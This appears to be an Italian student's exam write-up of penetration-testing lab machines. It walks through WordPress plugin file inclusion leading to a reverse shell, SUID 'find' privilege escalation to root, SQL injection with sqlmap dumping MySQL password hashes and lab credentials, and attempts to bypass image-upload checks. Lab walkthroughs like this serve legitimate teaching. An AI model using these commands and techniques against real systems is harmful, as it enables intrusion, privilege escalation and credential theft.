
purtroppo anche per questa macchina penso che mi fermerò per un pò cercando di iniziare la terza. avendo lasciato indietro già due macchina senza neanche una flag proverò per un'altra oretta a dedicarmi sulla terza e al massimo dopo scelgo qualce delle 3 potrebbe essere più semplice da continuare ad analizzare. se dovessi andare male anche sulla terza molto probabilmente non toccherei la 4 per evitare di perdere tempo o comunque per investirlo sulle due preedenti.

vedendo meglio il plugin vulnerabile ho trovato questa pagina:



sto cercando di capire come funziona l'exploit che ho trovato qui: <https://www.exploit-db.com/exploits/44544>

probabilemnte per come ha detto il prof, questo exploit mi darà un modo per andare a fare file inclusion di un file che lui ha modificato anadndo a mettere qualcosa (penso sia magari un parametro che possiamo usare per eseguire codice)



okei quindi sostanzialmente questo plugin ha una vulnerabilità di file inclusion, adesso vediamo come sfruttarla.

grazie ad i filtri in base64 potrei prendere questo file e vedere cosa ha messo il prof dentro per farci fare una reverse shell solo che per ora non trovo il path corretto per il file.

non trovando il path corretto mi sono scaricato wordpress ed ho notato che i path dove potrebbe essere sono due /usr/share/wordpress e var/lib/wordpress ma in nessuno dei due ho avuto fortuna. purtroppo sono bloccato perchè non trovo il path giusto per farmi ridare il file



finalmente ce l'ho fatta.

```
if(isset($_GET['urlmod'])){ // piccolo regalino! ci si poteva arrivare in più di un modo :)
```

```
include($_GET['urlmod']);
}
```

```
lollo@kali:~$ rlwrap nc -vlnp 9000
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::9000
Ncat: Listening on 0.0.0.0:9000
Ncat: Connection from 192.168.11.101.
Ncat: Connection from 192.168.11.101:43742.
Linux ubuntu 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 201
9 x86_64 x86_64 x86_64 GNU/Linux
 09:01:02 up 6:19, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

sono riuscito ad ottenere la reverse shell andando a prendere il solito file php-reverse shell, uploadandolo grazie al parametro messo dal prof e aedss stabilizzo la shell.

cercando di perdere il minor tempo possibile ad enumerare vado subito di linpeas.sh

```
in pwd
/var/www/your_domain
user@ubuntu:/var/www/your_domain$ id
id
uid=1000(user) gid=1000(user) groups=1000(user),4(adm),24(cdrom),30(dip),46(plugdev)
,114(lpadmin),115(sambashare)
user@ubuntu:/var/www/your_domain$
```

user

my_user_password

ho notato che c'è l'eseguibile /usr/bin/find che ha il suid settato e quindi ho cercato come exploitarlo

Shell SUID Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
find . -exec /bin/sh \; -quit
```

SUID

It runs with the SUID bit set and may be exploited to access the file system, escalate or maintain access with elevated privileges working as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To exploit an existing SUID binary skip the first command and run the program using its original path.

```
sudo sh -c 'cp $(which find) .; chmod +s ./find'
```

```
./find . -exec /bin/sh -p \; -quit
```

Sudo

It runs in privileged context and may be used to access the file system, escalate or maintain access with elevated privileges if enabled on `sudo`.

```
sudo find . -exec /bin/sh \; -quit
```



```

./linpeas.sh
user@ubuntu:~$ find . -exec /bin/sh -p \; -quit
find . -exec /bin/sh -p \; -quit
# id
id
uid=1000(user) gid=1000(user) euid=0(root) groups=1000(user),4(adm),24(cdrom),30(dip),46(plugdev),114(lpadmin),115(sambashare)
# id
id
uid=1000(user) gid=1000(user) euid=0(root) groups=1000(user),4(adm),24(cdrom),30(dip),46(plugdev),114(lpadmin),115(sambashare)
# cat /root/root.txt
cat /root/root.txt
b041e3dc4e5387b29060889b160c9e840
#

```

e infatti sfruttandolo riusciamo ad ottenere i permessi di root.

mac3

Terzo esercizio: 192.168.11.100

```


l0ll4@kali:~/Desktop/esame/mac3$ nmap -sV -sC -oA nmap/initial 192.168.11.100
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-07 15:34 CEST
Nmap scan report for 192.168.11.100
Host is up (0.045s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 b6:bd:8b:1d:d8:a4:ff:20:8c:5d:3f:c9:cd:1a:3a:a2 (RSA)
|   256 79:10:d9:09:9a:72:83:f7:1d:40:d8:cf:b5:5f:e5:88 (ECDSA)
|_ 256 29:c2:33:be:0f:05:e7:51:0b:dd:95:ba:fa:bb:b0:9f (ED25519)
80/tcp    open  http     Apache/2.4.18
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: 403 Forbidden
Service Info: Host: your_domain; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 8.73 seconds
l0ll4@kali:~/Desktop/esame/mac3$

l0ll4@kali:~/Desktop/esame/mac3$ gobuster dir -t 30 -w /usr/share/dirbuster/wordlist/directory-list-2.3-small.txt -x txt,php,html -u http://192.168.11.100
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:             http://192.168.11.100
[+] Threads:         30
[+] Wordlist:         /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
[+] Status codes:     200,204,301,302,307,401,403
[+] User Agent:       gobuster/3.0.1
[+] Extensions:      php,html,txt
[+] Timeout:          10s
=====
2020/07/07 15:34:16 Starting gobuster
=====
/public (Status: 301)
Progress: 819 / 87805 (0.93%)

```

anche questa mi sembra abbastanza standard anche se a primo sguardo la porta 80 mi rifiuta le richieste. proverò a settare alcuni header come abbiamo visto a lezione (quelli di portswigger) per vedere se riesco a bypassare e nel mentre aspetto che mi dia qualcosa di utile da vedete gobuster. In generale le versioni di ssh sono come quelle della macchina precedente quindi anche qui mi aspetto che ci sia la vulnerabilità dell'enumeration ma non credo ancora una volta sia il vettore da ricercare per primo (o avendo poco tempo).



tutte le varie pagine mi rispondono così quindi provo (utilizzando burp) a modificare leggermente la richiesta per vedere se riesco a bypassare.



solo cambiando host non funziona

```
Raw Headers Hex
1 GET /private/ HTTP/1.1
2 Host: 127.0.0.1
3 X-Originating-IP: 127.0.0.1
4 X-Forwarded-For: 127.0.0.1
5 X-Remote-IP: 127.0.0.1
6 X-Remote-Addr: 127.0.0.1
7 User-Agent: Mozilla/5.0 (Windows
  like Gecko) Chrome/82.0.4085.1
8 Accept: text/html,application,
9 Accept-Language: en-US,en;q=0.
10 Accept-Encoding: gzip, deflate
```

ed in realtà neanche così mi funziona quindi devo trovare un'altro modo per visualizzare il contenuto della pagina. ho provato anche a mettere gli ip del server (192.168.11.100) ma neanche in quel modo riesco a bypassare

finendo gobuster mi ha restituito solo due cartelle dove potrei approfondire okei approfondendo un pò la cartella public ho trovato diverse cose interessanti. prima di tutto c'è un file register.php che ora proverò a sfruttare (anche perchè penso ci sia un hint che ci fa capire che possiamo bypassarlo in qualche modo o usarlo a nostro favore) mentre nella cartella staff ci sono diverse cose che vengono visualizzate a schermo tra cui mi sembra degli utenti e la cosa interessante è che anche lì nell'url c'è un parametro id=num che di solito (se la query ha una vulnerabilità) può essere sfruttata con un injection.




e infatti sembra esserci qualche problema qua perchè mettendo solo il ' mi da errore di query quindi posso sfruttarla. ho notato che la pagina register.php in realtà mi serviva probabilmente per accedere all'altra pagina solo che gobuster me le ha ridate entrambi e quindi potenzialmente ho già bypassato quella register.php. ho pure visto che posso fare injection e quindi adesso sto provando ad enumerare un pò gli utenti, se dovessi metterci troppo proverò a lanciare sqlmap perchè penso che debba trovare delle credenziali per accedere in ssh.

in questa pagina è ancora più palese la sql injection in quanto aprendola con id=5 mi restituisce un utente mentre facendo l'injection mi restituisce un'altro utente.



non è la prima volta che mi capita e di solito vuol dire che la query visualizza l'ultima riga che passa la where e quindi va a sovrascrivere i dati di volta in volta in quanto l'ho modificata per restituire sempre true.



allora ha 5 campi in input della query

```
sqlmap: error: no such option: --datafid
lollogkali:~/Desktop/esame/mac3$ sqlmap -u http://192.168.11.100/public/staff/salesperson.php?id=5 --dbms mysql

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to abide by local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:04:55 /2020-07-07/

[16:04:56] [INFO] testing connection to the target URL
[16:04:56] [INFO] checking if the target is protected by some kind of WAF/IPS
[16:04:56] [INFO] testing if the target URL content is stable
[16:04:57] [INFO] target URL content is stable
[16:04:57] [INFO] testing if GET parameter 'id' is dynamic
[16:04:57] [INFO] GET parameter 'id' appears to be dynamic
[16:04:57] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[16:04:57] [INFO] testing for SQL injection on GET parameter 'id'
[16:04:57] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[16:04:57] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="Ken")
[16:04:57] [INFO] testing 'Generic inline queries'
[16:04:58] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[16:04:58] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[16:04:58] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[16:04:58] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[16:05:08] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable

[1] 0:python3*Z
```

sto provando ad avviare sql map in quanto non so bene quali sono i nomi delle tabelle e non sto riuscendo a sfruttare la union select probabilmente per questo motivo. il mio obiettivo è quello di farmi stampare qualche info in più dagli utenti di salesforce (che mi sembrano quelli più interessanti) ma ho provato già ad utilizzare user, users, salesperson ma non sembrano essere delle tabelle valide. riguardando sqlmap avrei potuto usare l'information schema per visualizzare un pò tutto solo che per questioni di tempo a questo punto ho preferito usare sql map

```
[16:19:12] [WARNING] no clear password(s) found
database management system users password hashes:
[*] debian-sys-maint [1]:
    password hash: *C53DE2D53C312173472D16CCD7E4A3EBE5A48AF1
[*] mysql.session [1]:
    password hash: *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE
[*] mysql.sys [1]:
    password hash: *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE
[*] root [1]:
    password hash: *8128581A4F2219C30715F3D8B6F77421511787E7
```

ottenendo queste password (anche qui sto cercando di enumerare al meglio il db ma ci sono tantissime cose e non riesco a capire bene qualce potrebbero essere interessanti). mandando il comando con --password ho ottenuto delle credenziali che sembrano essere addirittura di root.

ho provato a craccarle su crackstation ma nulla, vorrei provare ad utilizzare ssh direttamente con la versione hashata delle password quindi applicando il pass the hash.

database management system users password hashes:

```
[*] debian-sys-maint [1]:  
password hash: *C53DE2D53C312173472D16CCD7E4A3EBE5A48AF1  
[*] mysql.session [1]:  
password hash: *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE  
[*] mysql.sys [1]:  
password hash: *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE  
[*] root [1]:  
password hash: *8128581A4F2219C30715F3D8B6F77421511787E7
```

[16:22:26] [INFO] fetching current database

[16:22:27] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval

[16:22:27] [INFO] retrieved: globitek

current database: 'globitek'




```
[16:24:31] [INFO] retrieved: globitek  
Database: globitek  
[7 tables]  
+-----+  
| countries  
| salespeople  
| salespeople_territories  
| site1_credentials  
| states  
| territories  
| users  
+-----+
```

```
| countries  
| salespeople  
| salespeople_territories  
| site1_credentials  
| states  
| territories  
|
```


| users

okei adesso è molto meglio. sqlmap mi sta dando problemi perchè dice che in queste tabelle non riesce a trovare nulla (cosa molto strana) e in generale dice che potrebbe non riuscire ad enumerare le colonne.

okei analizzandola meglio quella che ho trovato mi sembra la password di root ma dell'account che utilizza mysql. per quanto riguarda la tecnica di pass the hash comunque cercando su internet ho letto che con ssh non si può fare (anche se mi sembra strano) per adesso continuo ad enumerare in quanto ci sono diverse tabelle interessanti come site1_credentials.



da come sembra sqlmap non riesce ad enumerarmi le colonne e quindi sto provando a tornare all'approccio manuale, almeno adesso ho il nome delle tabelle.



admin
my_site1_password

enumerando a mano ho trovato questo. non so bene dove inserirla visto che ho i permessi negati di accesso al sito, proverò su ssh e sulla /private che avevo trovato all'inizio.


e niente in ssh non va. con gobuster ho avviato un'altra ricerca mirata in /private/ per vedere se ottengo qualche pagina dove poter provare le credenziali.

per adesso lascio gobuster andare (ha trovato 3 pagina , due php che purtroppo non mi fanno vedere nnt all'apertura nel browser anche usando la visualizzazione del codice sorgente). purtroppo torno alla macchina 1 cercando di finirla almeno quella.

si ritorna sulla macchina 3 (sono le 6 e mezza)


avendo queste credenziali che sembrano di una qualche forma di log in da mettere non so bene dove metterle, provo a metterle in register anche se ormai penso che era un modo per indirizzarci sulla via per scoprire poi la password di admin

dall'hint che ci ha dato il prof si capisce che c'è un qualche sito 7virtual host da trovare. ho provato a mettere all'interno di etc/hosts vari nomi tra cui site1 ed è finalmente uscito
anche grazie ad un pò di gobuster



sono entrato è c'è una pagina che ci permette di uplodare immagini. vediamo come possiamo sfruttarla e soprattutto se in qualche modo ci permette di uplodare file php (come sempre se riusciamo possiamo ottenere una reverse shell sempre se il path dove le salva è abbastanza semplice)

```
lollo@kali:~/Desktop/esame/mac3$ cp try.php try.gif
lollo@kali:~/Desktop/esame/mac3$ ls
nmap try.gif try.php www
lollo@kali:~/Desktop/esame/mac3$ cat try.php
<?php phpinfo(); ?>
lollo@kali:~/Desktop/esame/mac3$
```



apposto allora adesso devo vedere come fare per caricargli un file che voglio io (forse potrei anche provare a crearmi una reverse shell con msfvenom direttamente in png) oppure potrei sfruttare quel problema della lenght 255 anche se non sono sicuro che si possa sfruttare (dipende dalla funziona che c'è dietro probabilmente)

il sito l'ho trovato prima che lo dicesse il prof a questo punto del write up sono le 7

questa cosa c'è già capitata con una macchina ed in quel caso abbiamo risolto con burp vediamo se riesco in 20 minuti

ho provato a scaricarmi un'immagine normale ed effettivamente me l'ha caricata, poi ho provato a cambiare solo il contenuto , in quanto volevo provare a cambiare estensione nella richiesta di burp ma comunque sembra che riesca a capire questa cosa, sembrerebbe che ci sia una sorta di matching con il contenuto del file.

sto provando a sfruttare la lunghezza del file in quanto le prove che ho fatto per cambiare il contenuto da burp riesce ad intercettarle tutte (probabilmente non funzionerebbe perchè comque se già mi intercetta il file cambiando solo in contenuto)

<https://hackers2devnull.blogspot.com/2013/05/how-to-shell-server-via-image-upload.html>

ho trovato questo che sembra essere la via giusta però non so se avrò il tempo di provarci (7:15)

sto provando ad usare questo exif per poter includere almeno un parametro come avviene nella foto per esguire codice php.

alla fine ho provato anche a sfruttare la lunghezza (giusto perchè era la cosa più veloce da fare per me) ma non mi sembra vulnerabile o sfruttabile a questo attacco.

